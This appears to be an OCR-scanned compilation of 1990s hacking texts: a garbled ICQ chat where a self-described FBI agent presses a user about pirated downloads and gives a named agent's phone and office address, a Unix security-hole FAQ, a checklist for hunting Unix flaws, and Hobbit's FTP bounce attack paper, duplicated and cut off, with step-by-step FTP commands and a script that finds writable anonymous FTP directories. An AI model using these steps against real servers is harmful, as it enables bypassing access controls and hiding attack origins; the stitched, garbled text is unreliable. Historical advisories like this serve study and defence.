| of          |          |      |    | Investigation, my Identification number with<br>the FBI is (your badge, your refference<br>number). My current IP address that this is<br>being sent with is (please provide your IP<br>Address, this can be obtained by using<br>WINIPCFG). My mailing address for further<br>information can be mailed to (Provide full<br>mailing address to your office). I hearby<br>swear and have aggreed to all the above |
| being       |          |      |    | true. I herby allow all actions to be   |
| pursued     |          |      |    | if this information is false. I hearby  |
| aggree      |          |      |    | is anything information is false, you will  |
| be          |          |      |    | reliable to damages which could result in 1<br>million dollar lawsuit for false<br>identification and local laws will be<br>enforced.   |
| XXXUSER     | 12/13/20 | 9:02 | PM | please correct the typos, or else I will need<br>to retype it and have you do so again.   |
| XXXUSER     | 12/13/20 | 9:02 | PM | you get the gist of it :-)  |
| ^Shatter &  | 12/13/20 | 9:03 | РМ | One more chance. SA Ray Leber, FBI, Las Vegas<br>Division, (702) 385-1281.  |
| ^Shatter &  | 12/13/20 | 9:03 | ΡM | Yes I do, can't wait to get the last laugh.   |
| XXXUSER     | 12/13/20 | 9:04 | РМ | Sir, that is not what I asked for. Again please fill in the full request.   |
| ^Shatter &  | 12/13/20 | 9:05 | РМ | go away. not going to waste my time with you.<br>we will catch up to you and will have to<br>remind you that you had your chance  |
| XXXUSER     | 12/13/20 | 9:05 | РМ | You basically are not being asked for much, I<br>just need the safety and have all rights to<br>that information to use in later refferences<br>that I sent my information to this  |
| individual, |          |      |    | the IP address will allow for a traceable logg.   |
| XXXUSER     | 12/13/20 | 9:05 | PM | It seems your bailing, scared of the legal actions ?  |
| XXXUSER     | 12/13/20 | 9:05 | РМ | any real FBI agent or law official would provide such public domain information   |
| ^Shatter &  | 12/13/20 | 9:06 | РМ | Badge number is not public domain. You have my office and phone number.   |
| XXXUSER     | 12/13/20 | 9:06 | ΡM | badge number is, any law enforcement agent has to provide upon request.   |

^Shatter & 12/13/20 9:07 PM again you watch too much tv 12/13/20 9:07 PM that is good, should we get local officials on XXXUSER this case right away with your fraud ? XXXUSER 12/13/20 9:08 PM seems I could contact them and let them witness such activity your carrying out ^Shatter & 12/13/20 9:08 PM have a nice night just remeber I gave you the chance. XXXUSER 12/13/20 9:08 PM I could also, contact my ISP and ask them to trace my packets, and bring ICQ into this, we could track your down as you could me XXXUSER 12/13/20 9:09 PM 2-way game 12/13/20 9:09 PM Funny your not even providing the mailing XXXUSER address, thats not public domain either , right ? XXXIISER 12/13/20 9:09 PM love kids and games ^Shatter & 12/13/20 9:09 PM go for it. ^Shatter & 12/13/20 9:10 PM check the phone book reverse the phone number XXXUSER 12/13/20 9:10 PM why should I ? XXXUSER 12/13/20 9:10 PM your not able to provide that off hand ? XXXUSER 12/13/20 9:10 PM I dont know where or how to find out such with using the library or operator ^Shatter & 12/13/20 9:10 PM 700 w. charleston, las vegas XXXUSER 12/13/20 9:10 PM and silly for you to make someone do so. ^Shatter & 12/13/20 9:11 PM lazy XXXUSER 12/13/20 9:11 PM zip code ? ^Shatter & 12/13/20 9:16 PM 89104-1545 XXXUSER 12/13/20 9:16 PM took long enough 12/13/20 9:16 PM where did u get that yahoo.com ? XXXUSER ^Shatter & 12/13/20 9:17 PM talking to other people who providing real iformation 'Shatter & 12/13/20 9:19 PM If you want to play this game more I'll be back later. time for chow XXXUSER 12/13/20 9:20 PM The courts have recognized that the government's use of informants is lawful and often essential to the effectiveness of properly authorized law enforcement investigations. However, use of informants

| to         |               |    |  |
|------------|---------------|----|--|
|            |               |    | assist in the investigation of criminal activity may involve an element of   |
| deception, |               |    | intrusion into the privacy of individuals,   |
| or         |               |    | cooperation with persons whose reliability   |
| and        |               |    | motivation may be open to question. Although   |
| aaro       |               |    | it is legally permissible for the FBI to use informants in its investigations, special   |
| care       |               |    | is taken to carefully evaluate and closely<br>supervise their use so the rights of<br>individuals under investigation are not<br>infringed. The FBI can only use informants<br>consistent with specific guidelines issued  |
| by         |               |    | the Attorney General that control the use of informants.   |
| ^Shatter & | 12/13/20 9:21 | PM | Did you get that from a Law & Oder show. Real<br>life is alot different than tv  |
| XXXUSER    | 12/13/20 9:23 | PM | lol, pretty funny  |
| XXXUSER    | 12/13/20 9:23 | PM | obtained dirrectly from the FBI website  |
| XXXUSER    | 12/13/20 9:24 | РМ | so seems your a real good SA, that should have<br>been in your training some point in your<br>career   |
| XXXUSER    | 12/13/20 9:25 | PM | see if we can wrap you up on this one too $:-$ )   |
| XXXUSER    | 12/13/20 9:25 | PM | i do have heart problems and very stressed right now   |
| XXXUSER    | 12/13/20 9:25 | РМ | The most common complaint involves allegations<br>of excessive use of force by law enforcement<br>personnel which causes injuries or death.<br>Approximately 40 to 50 law enforcement<br>personnel are convicted of this offense each<br>year. Another common complaint involves |
| racial     |               |    | violence, such as physical assaults,<br>homicides, verbal or written threats, or<br>desecration of property.   |
| XXXUSER    | 12/13/20 9:27 | PM | are we scaredseems your tail is between your legs.   |
| XXXUSER    | 12/13/20 9:28 | PM | caught you off guard wasnt ready for the<br>technical stuff huh? no your running to the<br>site to make a come back i love the   |
| kids       |               |    | playing games on the net !   |

XXXUSER 12/13/20 9:29 PM we should call Sprint to and trace the use of this pin number provided XXXUSER 12/13/20 9:29 PM seems some information could be gathered down that road also to help put such a looooser away like yourself. 12/13/20 9:29 PM and if this is the former known as "Shatter" XXXUSER your lame dude. XXXUSER 12/13/20 9:31 PM what number can ireach you at now ? seems you said the 877 number. But them you say before its only until 4pm PST 12/13/20 9:32 PM % (12)/13/20 would you care to give a number to reach you XXXUSER now ? 12/13/20 9:32 PM this is a very serious matter isnt it ? XXXUSER XXXUSER 12/13/20 9:32 PM you should follow all your leads with all resources possible XXXUSER 12/13/20 9:32 PM it would be failure to pass up the opportunity to chat with me wouldnt it. 12/13/20 9:33 PM i would think so, dont think your boss would XXXUSER like that. 12/13/20 9:40 PM still no replies from the lame one..... XXXUSER XXXUSER 12/13/20 9:41 PM quess i'll let ya be for now. I hope you come down from your trip your on. Have fun acting as mr. leber and the fbi, they will get ya son ! 12/14/20 12:14 PM have time to chat? XXXUSER 12/14/20 12:31 PM hello XXXUSER XXXUSER 12/14/20 12:32 PM Shat you there ? ^Shatter & 12/14/20 12:32 PM Did you sleep on it? Are you will to call now? XXXUSER 12/14/20 12:33 PM not the whole FBI thing all over..... ^Shatter & 12/14/20 12:34 PM yes, last chance if your not going to call, go talk to someone else we will eventually see each other. XXXUSER 12/14/20 12:36 PM on a serious note, all games aside. Why is this being handled if true in such an un-professional manner ? What does this consist of, questioning, looking for leads? Ι would like to know why no contact in any other form, just ICQ?

- XXXUSER 12/14/20 12:38 PM There has to be some professional level to this. You can't expect people to just dial a number provided over ICQ. We all know the fakes and scams online. So what about those as a starter ?
- ^Shatter & 12/14/20 12:40 PM Then do me a favor call the FBI office Las Vegas at 702-385-1281 ask for SA Ray Leber. Then you know this is legitimate and then we can talk.
- XXXUSER 12/14/20 12:43 PM I'll think about it, like i mentioned before this must be a mistake and feel its very unprofessional.
- XXXUSER 12/14/20 12:43 PM Any other info to convince me your really the FBI ?
- ^Shatter & 12/14/20 12:44 PM let me do some research on the logs and i'll
   get back to you about programs, games, and
   movies, not music

XXXUSER 12/14/20 12:44 PM how long will that take?

- ^Shatter & 12/14/20 12:44 PM yes again you can call information and ask for the fbi number, you will get 702-385-1281
- XXXUSER 12/14/20 12:45 PM i understand the number is 100% correct, i checked that
- ^Shatter & 12/14/20 12:45 PM give me 15 minutes we have over a terabyte (sp?) of information
- XXXUSER 12/14/20 12:46 PM I too can give you a name and number of an agent and say verify its real. All they will do is simply confirm the name as being on staff.
- XXXUSER 12/14/20 12:46 PM Thank You, your co-op is very welcomed.
- ^Shatter & 12/14/20 12:47 PM I don't know what else to do to confirm we are the Feds. You log information shows 0-day; apps; Movies; and tools

XXXUSER 12/14/20 12:49 PM strange.....Any details?

- ^Shatter & 12/14/20 12:49 PM I've given you enough. Its time for you to give.
- XXXUSER 12/14/20 12:54 PM Ok, sorry to treat this as a game. But I will wait and see what happens. Hopefully if my name was targeted for such a crime, I hope justice serves and someone contacts me other then via ICQ. I feel its only fair. Sorry for dealing with any such propaganda over the internet.

^Shatter & 12/14/20 1:00 PM I'm going to be straight with you. We did over

| information,    |              |         | 100 searchs on Tuesday. Identifying all the targets via their ISP subscriber  |
|-----------------|--------------|---------|---|
|                 |              |         | etc took a couple of years. There are other<br>targets (i.e. you) that we did not do the<br>legwork, (i.e. ISP subscriber, affidavit for  |
| a               |              |         | search warrant, etc). This can and will be<br>done. We are asking and offering that if you<br>contact us before the legwork is conducted<br>that it will help both of us. This has been |
| a               |              |         | site run by us (FBI) for over two years.  |
| XXXUSER 12/1    | L4/20 1:01 : | PM Doy  | ou see where I am coming from? I have been<br>messaged out of no where claiming they are<br>FBI.  |
| ^Shatter & 12/1 | 1:03         | PM yes  | I can. ICQ - mirc is not the safest way to<br>conduct business. But like I said in my last<br>message. If you come forward before we do   |
| all             |              |         | the leg work to identify you it can only be   |
| to              |              |         | your benefit.   |
| XXXUSER 12/1    | L4/20 1:05 : | PM I ha | ve done nothing wrong, Why would I want to<br>open a can of worms and bring my name into<br>such activity, that would cause an<br>investigation in itself, correct?                     |
| ^Shatter & 12/1 | L4/20 1:06 : | PM But  | you have done something wrong, you<br>downloaded illegal software from our site.<br>Don't come back and say well what were you<br>doing with the illegal software. That is              |
| part            |              |         | of the investigation. We did not twist or<br>force you to download the software. You did  |
| it              |              |         |   |
|                 |              |         | all on your own.  |
| XXXUSER 12/1    | L4/20 1:29 : | PM one  | last thing, if either number is contacted,<br>what should be referenced ?   |
| ^Shatter & 12/1 | 1:32         | PM If y | ou call the 877 number you will be dialing<br>directly here. If you call the FBI Las  |
| Vegas           |              |         | and ask for Special Agent Leber, you will be transferred here.  |
| XXXUSER 12/1    | 1:32         | PM ok   |   |
| XXXUSER 12/1    | 1:32         | PM gott | a go  |
| ^Shatter & 12/1 | L4/20 1:33 1 | PM See  | you later.  |

From: Manifestation
Subject: Security holes manifest themselves in (broadly) four ways...
Date: 11.10.93

( Please contribute by sending E-Mail to <scott@santafe.edu> ... )

[quoting from the comp.security.unix FAQ] Security holes manifest themselves in (broadly) four ways:

1) Physical Security Holes.

- Where the potential problem is caused by giving unauthorised persons physical access to the machine, where this might allow them to perform things that they shouldn't be able to do.

A good example of this would be a public workstation room where it would be trivial for a user to reboot a machine into single-user mode and muck around with the workstation filestore, if precautions are not taken.

Another example of this is the need to restrict access to confidential backup tapes, which may (otherwise) be read by any user with access to the tapes and a tape drive, whether they are meant to have permission or not.

2) Software Security Holes

- Where the problem is caused by badly written items of "privledged" software (daemons, cronjobs) which can be compromised into doing things which they shouldn't oughta.

The most famous example of this is the "sendmail debug" hole (see bibliography) which would enable a cracker to bootstrap a "root" shell. This could be used to delete your filestore, create a new account, copy your password file, anything.

(Contrary to popular opinion, crack attacks via sendmail were not just restricted to the infamous "Internet Worm" - any cracker could do this by using "telnet" to port 25 on the target machine. The story behind a similar hole (this time in the EMACS "move-mail" software) is described in [Stoll].)

New holes like this appear all the time, and your best hopes are to:

a: try to structure your system so that as little software as possible runs with root/daemon/bin privileges, and that which does is known to be robust.

b: subscribe to a mailing list which can get details of problems and/or fixes out to you as quickly as possible, and then ACT when you receive information.

>From: Wes Morgan <morgan@edu.uky.ms>
> 
> c: When installing/upgrading a given system, try to install/enable only
> those software packages for which you have an immediate or foreseeable
> need. Many packages include daemons or utilities which can reveal
> information to outsiders. For instance, AT&T System V Unix' accounting
> package includes acctcom(1), which will (by default) allow any user to
> review the daily accounting data for any other user. Many TCP/IP packa> ges automatically install/run programs such as rwhod, fingerd, and

> <occasionally> tftpd, all of which can present security problems. > Careful system administration is the solution. Most of these programs > are initialized/started at boot time; you may wish to modify your boot > scripts (usually in the /etc, /etc/rc, /etc/rcX.d directories) to pre-> vent their execution. You may wish to remove some utilities completely. > For some utilities, a simple chmod(1) can prevent access from unauthorized > users. > > In summary, DON'T TRUST INSTALLATION SCRIPTS/PROGRAMS! Such facilities > tend to install/run everything in the package without asking you. Most > installation documentation includes lists of "the programs included in > this package"; be sure to review it. 3) Incompatible Usage Security Holes

- Where, through lack of experience, or no fault of his/her own, the System Manager assembles a combination of hardware and software which when used as a system is seriously flawed from a security point of view. It is the incompatibility of trying to do two unconnected but useful things which creates the security hole.

Problems like this are a pain to find once a system is set up and running, so it is better to build your system with them in mind. It's never too late to have a rethink, though.

Some examples are detailed below; let's not go into them here, it would only spoil the surprise.

4) Choosing a suitable security philosophy and maintaining it.

>From: Gene Spafford <spaf@cs.purdue.edu>

>The fourth kind of security problem is one of perception and >understanding. Perfect software, protected hardware, and compatible >components don't work unless you have selected an appropriate security >policy and turned on the parts of your system that enforce it. Having >the best password mechanism in the world is worthless if your users >think that their login name backwards is a good password! Security is >relative to a policy (or set of policies) and the operation of a system >in conformance with that policy.

\_\_\_

From: Hacking Subject: Hacking Ideas Date: 11/10/93

( Please contribute by sending E-Mail to <scott@santafe.edu> ... )

[ Many ideas taken from: HaxNet - APG V1.3 : Guide to finding new holes]

NOTE: I think this should be divided into general categories:

- 1) General principles
- 2) Looking for holes in src (most items here)
- 3) Looking in binary distributions
- 4) Looking in site specific configurations

The following general classifications suggest themselves:

1) SUID/SGID

2) Return codes/error conditions

3) unexpected input 4) race conditions 5) authentication 6) implicit trust 7) parameters 8) permissions 9) interrupts 10) I/O 11) symbolic links 12) Daemons, particularly those taking user input. 13) Kernel race conditions 14) what else? - please add categories (Suggested splitting of above into main and sub-catagories) Suid binaries and scripts т: unexpected user interactions flawed liberary calls implicit assumptions of external conditions (sym links, loc. paths) race conditions II: daemons running with priviliged uid's race conditions poor file protectons implicit file protections trust authentication III: Kernel problems Kernel race conditions device driver code The following four step method was created by System Development Corporation, who report a 65% success rate on the flaw hypotheses generated. Doing a comprehensive search for operating system flaws requires four steps: Step 1) Knowledge of system control structure. ------To find security holes, and identifying design weaknesses it is necessary to understand the system control structure, and layers. One should be able to list the: A) security objects: items to be protected. ie: a users file. B) control objects: items that protect security objects. ie: a i-node C) mutual objects : objects in both classes. ie: the password file With such a list, it is possible to graphically represent a control hierarchy and identify potential points of attack. Making flow charts to give a visual breakdown of relationships definitely helps. Reading the various users, operators, and administrators manuals should provide this information. (following para's should probably be moved to a "legal" section) Reading and greping source code should also prove valuable. For those without a source licence, I would suggest we use LINUX, NET2, and BSD386 distributions in order to stay legal. At some future time we may be able to form a working contract between someone or a company with legal access to other distributions and members actively participating in this project. It appears that extracts of proprietary code may be used for academic study, so long as they are not reused in a commercial product - more checking is necessary though. Step 2) Generate an inventory of suspected flaws. (i.e. flaw hypotheses) \_\_\_\_\_

In particular we want:

Code history: What UNIX src does a particular flavor derive from? This is important for cross references (very often only one vendor patches certain code, which may get reused, in it's unpatched reincarnation by others) A solid cross reference: Who checked which bug in what OS and what version prevents us from duplicating work. A good start would be listing all the suid binaries on the various OS flavors/versions. Then try to work out why each program is suid. i.e.: rcp is suid root because it must use a privilaged port to do user name authentication. Often code that was never designed to be suid, is made suid, durring porting to solve file access problems. We need to develope a data base that will be able to look at pairs and triplets of data, specificly: program name, suid, sgid, object accessed (why prog is suid/sgid), OS flavor/version, and flav/vers geniology. Any sugestions on how to implement such a DB? Step 3) Confirm hypotheses. (test and exploit flaws) ------Step 4) Make generalizations of the underlying system weaknesses, for which the flaw represents a specific instance. \_\_\_\_\_ Tool Box: ========= AGREP: I suggest everyone obtain, and install agrep from: ftp cs.arizona.edu /agrep/agrep.tar.Z Agrep supports "windowing" so it can look for routines, and subroutines. It also supports logical operators and is thus ideally suited to automating the search for many of the following flaws. i.e. <psudocode> agrep WINDOW {suid() NOT taintperl()} /usr/local/\*.pl or agrep WINDOW {[suid() OR sgid()] AND [system() OR popen() OR execlp() OR execvp()]} /usr/local/src/\*.c PERMUTATION PROGRAM: Another tool worth producing is a program to generate all possible permutations of command line flags/arguments in order to uncover undocumented features, and try to produce errors. TCOV: CRASH: Posted to USENET (what FTP archive?) (descrip?)

- PAPERS: There are several papers that discuss methods of finding flaws, and present test suites.
  - An Emphirical Study of the reliability of UNIX Utilities, by Barton P. Miller, Lars Fredriksen, and Bryan So, Comm ACM, v33 n12, pp32-44, Dec '90. Describes a test suite for testing random input strings. Results indicated that 25% of the programs hung, crashed, or misbehaved. In one case the OS crashed. An understanding of buffer and register layout on the environment in question, and the expected input is likely to produce the desired results.
  - 2) The Mothra tools set, in Proceedings of the 22nd Hawaii International Conference on Systems and Software, pages 275-284, Kona, HI, January '89
  - 3) Extending Mutation Testing to Find Environmental Bugs, by Eugene H. Spafford, Software Practice and Experience, 20(2):181-189, Feb '90
  - 4) A paper by IBM was mentioned that was submitted to USENIX a few years ago. (Anyone have a citation?).

Specific Flaws to Check For:

\_\_\_\_\_

- 1) Look for routines that don't do boundary checking, or verify input. ie: the gets() family of routines, where it is possible to overwrite buffer boundaries. ( sprintf()?, gets(), etc. ) also: strcpy() which is why most src has: #define SCYPYN((a)(b)) strcpy(a, b, sizeof(a))
- SUID/SGID routines written in one of the shells, instead of C or PERL.
- SUID/SGID routines written in PERL that don't use the "taintperl" program.)
- SUID/SGID routines that use the system(), popen(), execlp(), or execvp() calls to run something else.
- 5) Any program that uses relative path names inside the program.
- 6) The use of relative path names to specify dynamically linked libraries. (look in Makefile).
- 7) Routines that don't check error return codes from system calls. (ie: fork(2), suid(2), etc), setuid() rather, as in the famous rcp bug
- 8) Holes can often be found in code that:
  - A) is ported to a new environment.
  - B) receives unexpected input.
  - C) interacts with other local software.
  - D) accesses system files like passwd, L.sys, etc.
  - E) reads input from a publicly writable file/directory.
  - F) diagnostic programs which are typically not user-proofed.
- 9) Test code for unexpected input. Coverage, data flow, and mutation testing tools are available.
- 10) Look in man pages, and users guides for warnings against doing X, and try variations of X. Ditto for "bugs" section.

exit() }

12) Look for race conditions.

- 13) Failure of software to authenticate that it is really communicating with the desired software or hardware module it wants to be accessing.
- 14) Lack or error detection to reset protection mechanisms following an error.
- 15) Poor implementation resulting in, for example, condition codes being

improperly tested.

- 16) Implicit trust: Routine B assumes routine A's parameters are correct because routine A is a system process.
- 17) System stores it's data or references user parameters in the users address space.
- 18) Inter process communication: return conditions (passwd OK, illegal parameter, segment error, etc) can provide a significant wedge, esp. when combined with (17).
- 19) User parameters may not be adequately checked.
- 20) Addresses that overlap or refer to system areas.
- 21) Condition code checks may be omitted.
- 22) Failure to anticipate unusual or extraordinary parameters.
- 23) Look for system levels where the modules involved were written by different programmers, or groups of programmers - holes are likely to be found.
- 24) Registers that point to the location of a parameters value instead of passing the value itself.
- 25) Any program running with system privileges. (too many progs are given uid 0, to facilitate access to certain tables, etc.)
- 26) Group or world readable temporary files, buffers, etc.
- 27) Lack of threshold values, and lack of logging/notification once these have been triggered.
- 28) Changing parameters of critical system areas prior to their execution by a concurrent process. (race conditions)
- 29) Inadequate boundary checking at compile time, for example, a user may be able to execute machine code disguised as data in a data area. (if text and data areas are shared)
- 30) Improperly handling user generated asynchronous interrupts. Users interrupting a process, performing an operation, and either returning to continue the process or begin another will frequently leave the system in an unprotected state. Partially written files are left open, improper writing of protection infraction messages, improper setting of protection bits, etc often occur.
- 31) Code that uses fopen(3) without setting the umask. ( eg: at(1), etc. ) In general, code that does not reset the real and effective uid before forking.
- 32) Trace is your friend (or truss in SVR4) for helping figure out what system calls a program is using.
- 33) Scan /usr/local fs's closely. Many admins will install software from the net. Often you'll find tcpdump, top, nfswatch, ... suid'd root for their ease of use.

- 34) Check suid programs to see if they are the ones originally put on the system. Admins will sometimes put in a passwd replacement which is less secure than the distributed version.
- 35) Look for programs that were there to install software or loadable kernel modules.
- 36) Dynamically linked programs in general. Remember LD\_PRELOAD, I think that was the variable.
- 37) I/O channel programming is a prime target. Look for logical errors, inconsistencies, and omissions.
- 38) See if it's possible for a I/O channel program to modify itself, loop back, and then execute the newly modified code. (instruction pre-load may screw this up)
- 39) If I/O channels act as independent processors they may have unlimited access to memory, thus system code may be modified in memory prior to execution.
- 40) Look for bugs requiring flaws in multiple pieces of software, i.e. say program a can be used to change config file /etc/a now program b assumes the information in a to be correct and this leads to unexpected results (just look at how many programs trust /etc/utmp)
- 41) Any program, especially those suid/sgid, that allow shell escapes.

| Date:    | Wed, 12 Jul 1995 02:20:20 -0400   |
|----------|---|
| From:    | *Hobbit* <hobbit@avian.org></hobbit@avian.org>                                    |
| Subject: | The FTP Bounce Attack   |
| То:      | Multiple recipients of list BUGTRAQ <bugtraq@crimelab.com></bugtraq@crimelab.com> |

This discusses one of many possible uses of the "FTP server bounce attack". The mechanism used is probably well-known, but to date interest in detailing or fixing it seems low to nonexistent. This particular example demonstrates yet another way in which most electronically enforced "export restrictions" are completely useless and trivial to bypass. It is chosen in an effort to make the reader sit up and notice that there are some really ill-conceived aspects of the standard FTP protocol.

Thanks also to Alain Knaff at imag.fr for a brief but entertaining discussion of some of these issues a couple of months ago which got me thinking more deeply about them.

The motive =======

You are a user on foreign.fr, IP address F.F.F.F, and want to retrieve cryptographic source code from crypto.com in the US. The FTP server at crypto.com is set up to allow your connection, but deny access to the crypto sources because your source IP address is that of a non-US site [as near as their FTP server can determine from the DNS, that is]. In any case, you cannot directly retrieve what you want from crypto.com's server.

However, crypto.com will allow ufred.edu to download crypto sources because ufred.edu is in the US too. You happen to know that /incoming on ufred.edu is a world-writeable directory that any anonymous user can drop files into and read them back from. Crypto.com's IP address is C.C.C.C.

The attack

This assumes you have an FTP server that does passive mode. Open an FTP connection to your own machine's real IP address [not localhost] and log in. Change to a convenient directory that you have write access to, and then do:

quote "pasv" quote "stor foobar"

Take note of the address and port that are returned from the PASV command, F,F,F,F,X,X. This FTP session will now hang, so background it or flip to another window or something to proceed with the rest of this.

Construct a file containing FTP server commands. Let's call this file "instrs". It will look like this:

F,F,F,X,X is the same address and port that your own machine handed you on the first connection. The trash at the end is extra lines you create, each containing 250 NULLS and nothing else, enough to fill up about 60K of extra data. The reason for this filler is explained later.

Open an FTP connection to ufred.edu, log in anonymously, and cd to /incoming. Now type the following into this FTP session, which transfers a copy of your "instrs" file over and then tells ufred.edu's FTP server to connect to crypto.com's FTP server using your file as the commands:

put instrs
quote "port C,C,C,C,0,21"
quote "retr instrs"

Crypto.tar.Z should now show up as "foobar" on your machine via your first FTP connection. If the connection to ufred.edu didn't die by itself due to an apparently common server bug, clean up by deleting "instrs" and exiting. Otherwise you'll have to reconnect to finish.

Discussion

There are several variants of this. Your PASV listener connection can be opened on any machine that you have file write access to -- your own, another connection to ufred.edu, or somewhere completely unrelated. In fact, it does not even have to be an FTP server -- any utility that will listen on a known TCP port and read raw data from it into a file will do. A passive-mode FTP data connection is simply a convenient way to do this.

The extra nulls at the end of the command file are to fill up the TCP windows on either end of the ufred -> crypto connection, and ensure that the command connection stays open long enough for the whole session to be executed. Otherwise, most FTP servers tend to abort all transfers and command processing when the control connection closes prematurely. The size of the data is enough

to fill both the receive and transmit windows, which on some OSes are quite large [on the order of 30K]. You can trim this down if you know what OSes are on either end and the sum of their default TCP window sizes. It is split into lines of 250 characters to avoid overrunning command buffers on the target

server -- probably academic since you told the server to quit already.

If crypto.com disallows \*any\* FTP client connection from you at foreign.fr and you need to see what files are where, you can always put "list -aR" in your command file and get a directory listing of the entire tree via ufred.

You may have to retrieve your command file to the target's FTP server in ASCII mode rather than binary mode. Some FTP servers can deal with raw newlines, but others may need command lines terminated by CRLF pairs. Keep this in mind when retrieving files to daemons other than FTP servers, as well.

Other possbilities

Despite the fact that such third-party connections are one-way only, they can be used for all kinds of things. Similar methods can be used to post virtually untraceable mail and news, hammer on servers at various sites, fill up disks, try to hop firewalls, and generally be annoying and hard to track down at the same time. A little thought will bring realization of numerous other scary possibilities.

Connections launched this way come from source port 20, which some sites allow through their firewalls in an effort to deal with the "ftp-data" problem. For some purposes, this can be the next best thing to source-routed attacks, and is likely to succeed where source routing fails against packet filters. And it's all made possible by the way the FTP protocol spec was written, allowing control connections to come from anywhere and data connections to go anywhere.

Defenses

There will always be sites on the net with creaky old FTP servers and writeable directories that allow this sort of traffic, so saying "fix all the FTP servers" is the wrong answer. But you can protect your own against both being a third-party bouncepoint and having another one used against you.

The first obvious thing to do is allow an FTP server to only make data connections to the same host that the control connection originated from. This does not prevent the above attack, of course, since the PASV listener could just as easily be on ufred.edu and thus meet that requirement, but it does prevent \*your\* site from being a potential bouncepoint. It also breaks the concept of "proxy FTP", but hidden somewhere in this paragraph is a very tiny violin.

The next obvious thing is to prohibit FTP control connections that come from reserved ports, or at least port 20. This prevents the above scenario as stated.

Both of these things, plus the usual poop about blocking source-routed packets and other avenues of spoofery, are necessary to prevent hacks of this sort. And think about whether or not you really need an open "incoming" directory.

Only allowing passive-mode client data connections is another possibility, but there are still too many FTP clients in use that aren't passive-aware.

"A loose consensus and running code"

There is some existing work addressing this available here at avian.org [and has been for several months, I might add] in the "fixkits archive". Several mods to wu-ftpd-2.4 are presented, which includes code to prevent and log attempts to use bogus PORT commands. Recent security fixes from elsewhere are also included, along with s/key support and various compile-time options to beef up security for specific applications.

Stan Barber at academ.com is working on merging these and several other fixes into a true updated wu-ftpd release. There are a couple of other divergent efforts going on. Nowhere is it claimed that any of this work is complete yet,

but it is a start toward something I have had in mind for a while -- a network-wide release of wu-ftpd-2.5, with contributions from around the net. The wu-ftpd server has become very popular, but is in sad need of yet another security upgrade. It would be nice to pull all the improvements together into one coordinated place, and it looks like it will happen. All of this still won't help people who insist on running vendor-supplied servers, of course.

```
Sanity-checking the client connection's source port is not implemented
specifically in the FTP server fixes, but in modifications to Wietse's
tcp-wrappers package since this problem is more general. A simple PORT option
is added that denies connections from configurable ranges of source ports at
the tcpd stage, before a called daemon is executed.
Some of this is pointed to by /src/fixkits/README in the anonymous FTP
area here. Read this roadmap before grabbing other things.
Notes
=====
Adding the nulls at the end of the command file was the key to making this
work against a variety of daemons. Simply sending the desired data would
usually fail due to the immediate close signaling the daemon to bail out.
If WUSTL has not given up entirely on the whole wu-ftpd project, they are
keeping very quiet about further work. Bryan O'Connor appears to have many
other projects to attend to by now...
This is a trivial script to find world-writeable and ftp-owned directories and
files on a unix-based anonymous FTP server. You'd be surprised how many of
those writeable "bouncepoints" pop out after a short run of something like
this. You will have to later check that you can both PUT and GET files from
such places; some servers protect uploaded files against reading. Many do
not,
and then wonder why they are among this week's top ten warez sites...
#!/bin/sh
ftp -n $1 << FOE
quote "user ftp"
quote "pass -nobody@"
prompt
cd /
dir "-aR" xxx.$$
bye
FOE
# Not smart enough to figure out ftp's numeric UID if no passwd file!
cat -v xxx.$$ | awk '
 BEGIN { idir = "/" ; dirp = 0 }
  /.:$/ { idir = $0 ; dirp = 1 ; }
  /^[-d][-r](.....w.|..... *[0-9]* ftp *)/ {
    if (dirp == 1) print idir
   dirp = 0
   print $0
  } '
rm xxx.$$
I suppose one could call this a white paper. It is up for grabs at avian.org
in /random/ftp-attack as well as being posted in various relevant places.
```

\_H\* 950712

| Date:    | Wed, 12 Jul 1995 02:20:20 -0400   |
|----------|---|
| From:    | *Hobbit* <hobbit@avian.org></hobbit@avian.org>                                    |
| Subject: | The FTP Bounce Attack   |
| То:      | Multiple recipients of list BUGTRAQ <bugtraq@crimelab.com></bugtraq@crimelab.com> |

This discusses one of many possible uses of the "FTP server bounce attack". The mechanism used is probably well-known, but to date interest in detailing or fixing it seems low to nonexistent. This particular example demonstrates yet another way in which most electronically enforced "export restrictions" are completely useless and trivial to bypass. It is chosen in an effort to make the reader sit up and notice that there are some really ill-conceived aspects of the standard FTP protocol.

Thanks also to Alain Knaff at imag.fr for a brief but entertaining discussion of some of these issues a couple of months ago which got me thinking more deeply about them.

The motive =======

You are a user on foreign.fr, IP address F.F.F.F, and want to retrieve cryptographic source code from crypto.com in the US. The FTP server at crypto.com is set up to allow your connection, but deny access to the crypto sources because your source IP address is that of a non-US site [as near as their FTP server can determine from the DNS, that is]. In any case, you cannot directly retrieve what you want from crypto.com's server.

However, crypto.com will allow ufred.edu to download crypto sources because ufred.edu is in the US too. You happen to know that /incoming on ufred.edu is a world-writeable directory that any anonymous user can drop files into and read them back from. Crypto.com's IP address is C.C.C.C.

The attack

This assumes you have an FTP server that does passive mode. Open an FTP connection to your own machine's real IP address [not localhost] and log in. Change to a convenient directory that you have write access to, and then do:

quote "pasv" quote "stor foobar"

Take note of the address and port that are returned from the PASV command, F,F,F,F,X,X. This FTP session will now hang, so background it or flip to another window or something to proceed with the rest of this.

Construct a file containing FTP server commands. Let's call this file "instrs". It will look like this:

F,F,F,X,X is the same address and port that your own machine handed you on the first connection. The trash at the end is extra lines you create, each containing 250 NULLS and nothing else, enough to fill up about 60K of extra data. The reason for this filler is explained later.

Open an FTP connection to ufred.edu, log in anonymously, and cd to /incoming. Now type the following into this FTP session, which transfers a copy of your "instrs" file over and then tells ufred.edu's FTP server to connect to crypto.com's FTP server using your file as the commands:

put instrs
quote "port C,C,C,C,0,21"
quote "retr instrs"

Crypto.tar.Z should now show up as "foobar" on your machine via your first FTP connection. If the connection to ufred.edu didn't die by itself due to an apparently common server bug, clean up by deleting "instrs" and exiting. Otherwise you'll have to reconnect to finish.

Discussion

There are several variants of this. Your PASV listener connection can be opened on any machine that you have file write access to -- your own, another connection to ufred.edu, or somewhere completely unrelated. In fact, it does not even have to be an FTP server -- any utility that will listen on a known TCP port and read raw data from it into a file will do. A passive-mode FTP data connection is simply a convenient way to do this.

The extra nulls at the end of the command file are to fill up the TCP windows on either end of the ufred -> crypto connection, and ensure that the command connection stays open long enough for the whole session to be executed. Otherwise, most FTP servers tend to abort all transfers and command processing when the control connection closes prematurely. The size of the data is enough

to fill both the receive and transmit windows, which on some OSes are quite large [on the order of 30K]. You can trim this down if you know what OSes are on either end and the sum of their default TCP window sizes. It is split into lines of 250 characters to avoid overrunning command buffers on the target

server -- probably academic since you told the server to quit already.

